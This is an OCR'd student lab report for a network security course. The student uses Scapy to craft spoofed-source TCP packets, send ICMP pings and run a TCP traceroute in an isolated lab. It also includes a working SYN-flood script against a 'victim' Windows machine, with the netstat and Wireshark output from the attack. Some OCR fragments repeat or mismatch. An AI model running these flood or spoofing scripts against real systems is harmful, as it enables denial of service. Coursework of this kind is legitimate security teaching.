
Network Security
Lab2
Kang-Wei Chang
kwc305

1.
Generate a set of packets for any given IP address and its subnet (example: 10.20.111.2/30) and assign each of the generated packets the TCP destination port numbers [80, 53]. Give the screenshots of the packets generated. Your generated packets must conform to IP standards, e.g., for the example subnet 10.20.111.2/30, 10.20.111.3 is not a valid address because it's the broadcast address. Your program must work with any normal IP address.

ans:
See the file kwc305_Q2-1.py
The BT5 machine's IP is 10.10.111.107. However, the packet is spoofed with source IP 10.10.111.2. So the destination machine will think of this packet as come from 10.10.111.2, which is the router's IP2




Applications Places System
Thu Oct 8, 10:33 AM
Capturing from eth0 - Wireshark
Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply
kwc305-2-1.py (~/Deskt
File Edit View Search Tools Docume
Open Save
root@bt: ~/Desktop
kwc305-2-1.py (~/Des...
root@bt: ~
Capturing from eth0 - ...

```
No. Time       Source              Destination     Protocol Info
  1 0.000000   02:00:6f:44:0d:01   Broadcast       ARP      Who has 10.10.111.100?
  2 2.028338   10.10.111.1         10.10.111.100   TCP      ftp-data > http [SYN]
  3 2.091988   02:00:6f:44:0d:01   Broadcast       ARP      Who has 10.10.111.100?
  4 4.124992   10.10.111.1         10.10.111.100   TCP      ftp-data > domain [SYN
  5 13.002278  02:00:6f:7d:01:01   Broadcast       ARP      Who has 10.10.111.1?
  6 28.026132  10.10.111.120       10.10.111.255   NBNS     Name query NB WORKGROU
  7 28.765083  10.10.111.120       10.10.111.255   NBNS     Name query NB WORKGROU
  8 29.514710  10.10.111.120       10.10.111.255   NBNS     Name query NB WORKGROU
  9 30.288202  10.10.111.120       10.10.111.255   NBNS     Name query NB WORKGROU
 10 31.030095  10.10.111.120       10.10.111.255   NBNS     Name query NB WORKGROU
 11 31.781112  10.10.111.120       10.10.111.255   NBNS     Name query NB WORKGROU

    Hardware size: 6
    Protocol size: 4
    Opcode: request (0x0001)

00  ff ff ff ff ff ff 02 00  6f 44 0d 01 08 06 00 01   ........ oD......
10  08 00 06 04 00 01 02 00  6f 44 0d 01 0a 0a 6f 6b   ........ oD....ok
20  00 00 00 00 00 00 0a 0a  6f 64                     ........ od

Protocol size (arp.proto.size), 1 byte   Packets: 11 Displayed: 11 Marked: 0   Profile: Default
```

kwc305-2-1.py

```python
import sys
from scapy.all import *

######IP######
a = IP()
a.src = "10.10.111.1"
a.dst = "10.10.111.100"
a.flags = 0x02
a.ttl = 10
a.show()

######TCP######
b = TCP()
b.dport = [80,53]
b.show()

pkt = a/b
pkt.show()
send(pkt)
```

2. Send an ICMP packet from the BT5 machine to a specified IP address and get the reply. Give the screenshots of the packets generated and the replies.
Ans:
See the file kwc305_Q2-2.py, as my following program, I set ICMP type =8 which is echo request packet.



Capturing from eth0 - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply
Open the "Display Filter" dialog, to edit/apply filters
kwc305-2-2.py (~/Deskt
File Edit View Search Tools Docume
Open Save
kwc305-2-1.py kwc305-2-2.p
root@bt: ~/Desktop
kwc305-2-2.py (~/Des...
root@bt: ~
Capturing from eth0 - ...

```
No.  Time      Source         Destination    Protocol Info
  21 0.865083  10.10.111.107  10.10.111.120  ICMP     Echo (ping) request
  22 0.866968  10.10.111.120  10.10.111.107  ICMP     Echo (ping) reply
  23 0.985075  10.10.111.107  10.10.111.120  ICMP     Echo (ping) request
  24 0.986387  10.10.111.120  10.10.111.107  ICMP     Echo (ping) reply
  25 1.081058  10.10.111.107  10.10.111.120  ICMP     Echo (ping) request
  26 1.082431  10.10.111.120  10.10.111.107  ICMP     Echo (ping) reply
  27 1.138371  10.10.111.107  10.10.111.120  ICMP     Echo (ping) request
  28 1.139641  10.10.111.120  10.10.111.107  ICMP     Echo (ping) reply
  29 1.229122  10.10.111.107  10.10.111.120  ICMP     Echo (ping) request
  30 1.233406  10.10.111.120  10.10.111.107  ICMP     Echo (ping) reply
  31 1.305937  10.10.111.107  10.10.111.120  ICMP     Echo (ping) request
  32 1.307768  10.10.111.120  10.10.111.107  ICMP     Echo (ping) reply

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: 02:00:6f:44:0d:01 (02:00:6f:44:0d:01), Dst: Broadcast (ff:ff:ff:ff:ff:
Address Resolution Protocol (request)
  Hardware type: Ethernet (0x0001)

00  ff ff ff ff ff ff 02 00  6f 44 0d 01 08 06 00 01   ........ oD......
10  08 00 06 04 00 01 02 00  6f 44 0d 01 0a 0a 6f 6b   ........ oD....ok
20  00 00 00 00 00 00 0a 0a  6f 78                     ........ ox

eth0: <live capture in progress> File   Packets: 32 Displayed: 32 Marked: 0   Profile: Default
```

```python
from scapy.all import *

i = 0

while(i<15):
        a = IP()
        a.src = "10.10.111.107"
        a.dst = "10.10.111.120"
        a.flags = 0x02
        a.ttl = 10
        a.show()


        b = ICMP()
        b.type = 8
        b.id = 0x1e03
        b.seq = 0x0001

        pkt = a/b
        pkt.show()
        send(pkt)
        i+=1
```

3.Implement TCP trace-route to a specified IP address using scapy. Do NOT use the build-in traceroute function. Give the screenshots of the packets generated. You should test your program with the internal linux machine, 10.20.111.2.

Ans:
See the file kwc305_Q2-3.py
As picture, send TCP packets with ttl from 4 to 20 to destination 10.20.111.2.
Whenever a packet is dropped because its ttl turns to zero.




```python
import sys
from scapy.all import *
target = "10.10.111.2"


ans,unans = sr (IP(dst = target, ttl = (4,20),id = RandShort())/TCP(flags = 0x02))
for snd,rcv in ans:
        print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)
```

```
root@bt:~/Desktop# python kwc305-2-3.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.*****************Finished to send 17 packets.
*
Received 18 packets, got 17 answers, remaining 0 packets
4 10.10.111.2 True
5 10.10.111.2 True
6 10.10.111.2 True
7 10.10.111.2 True
8 10.10.111.2 True
9 10.10.111.2 True
10 10.10.111.2 True
11 10.10.111.2 True
12 10.10.111.2 True
13 10.10.111.2 True
14 10.10.111.2 True
15 10.10.111.2 True
16 10.10.111.2 True
17 10.10.111.2 True
18 10.10.111.2 True
19 10.10.111.2 True
20 10.10.111.2 True
root@bt:~/Desktop#
```


4. The Python script named <name>-Q4.py, screenshots of the results, and a report with descriptions as to what the code is doing.

Ans: See the file kwc305_Q2-4.py This program, I simply send the SYN packet in a non-stop for loop.


Browse and run installed applications
*kwc305-2-Q4-synflood.py (~/Desktop/lab2) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*kwc305-2-Q4-synflood.py
Python
Tab Width: 8
Ln 3, Col 4
INS


```
import sys
from scapy.all import *
i=0
while i<200:
        a = IP()
        a.src = "10.10.111.107"
        a.dst = "10.10.111.120"
        a.flags = 0x02
        a.ttl = 10

        b = TCP()
        b.dport = 139
        b.sport = RandNum(1024,65535)
        b.seq = 0
        b.flags = 0x02

        pkt = a/b
        send(pkt)
        i+=1
```

And when I type the netstat in Windows victim machine, it has a lot of syn receive info shows on the command line:



```
Command Prompt - netstat -a
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    victim1:epmap          victim1:0              LISTENING
  TCP    victim1:microsoft-ds   victim1:0              LISTENING
  TCP    victim1:1025           victim1:0              LISTENING
  TCP    victim1:1033           victim1:0              LISTENING
  TCP    victim1:5000           victim1:0              LISTENING
  TCP    victim1:31337          victim1:0              LISTENING
  TCP    victim1:netbios-ssn    victim1:0              LISTENING
  TCP    victim1:netbios-ssn    10.10.111.107:3471     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:4568     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:4902     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5285     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5306     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5708     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5877     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:6383     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:6418     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:6730     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:8434     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:8522     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:9004     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:10100    SYN_RECEIVED
```

Also, I also can capture the traffic in the wireshark:



Applications Places System
Thu Oct 8, 11:54 AM
Capturing from eth0 - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No.   Time         Source          Destination     Protocol Info
22800 2733.464083  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 24948
22801 2733.573928  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 57917
22802 2733.792381  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 41484
22803 2733.901462  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 17670
22804 2733.902082  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 47053
22805 2734.010762  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 40981
22806 2734.229534  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 39574
22807 2734.230375  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 41853
22808 2734.230392  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 65514
22809 2734.339176  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 22869
22810 2734.448517  10.10.111.120   10.10.111.107   TCP      netbios-ssn > 49821

    Sender MAC address: 02:00:6f:7d:01:01 (02:00:6f:7d:01:01)
    Sender IP address: 10.10.111.120 (10.10.111.120)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.10.111.1 (10.10.111.1)

0010  08 00 06 04 00 01 02 00  6f 7d 01 01 0a 0a 6f 78   ........ o}....ox
0020  00 00 00 00 00 00 0a 0a  6f 01 20 20 20 20 20 20   ........ o.
0030  20 20 20 20 20 20 20 20  20 20 20 20

Target MAC address (arp.dst.hw_m...  Packets: 22898 Displayed: 22898 ...  Profile: Default

16 10.10.111.2 True
17 10.10.111.2 True
18 10.10.111.2 True
19 10.10.111.2 True
20 10.10.111.2 True
```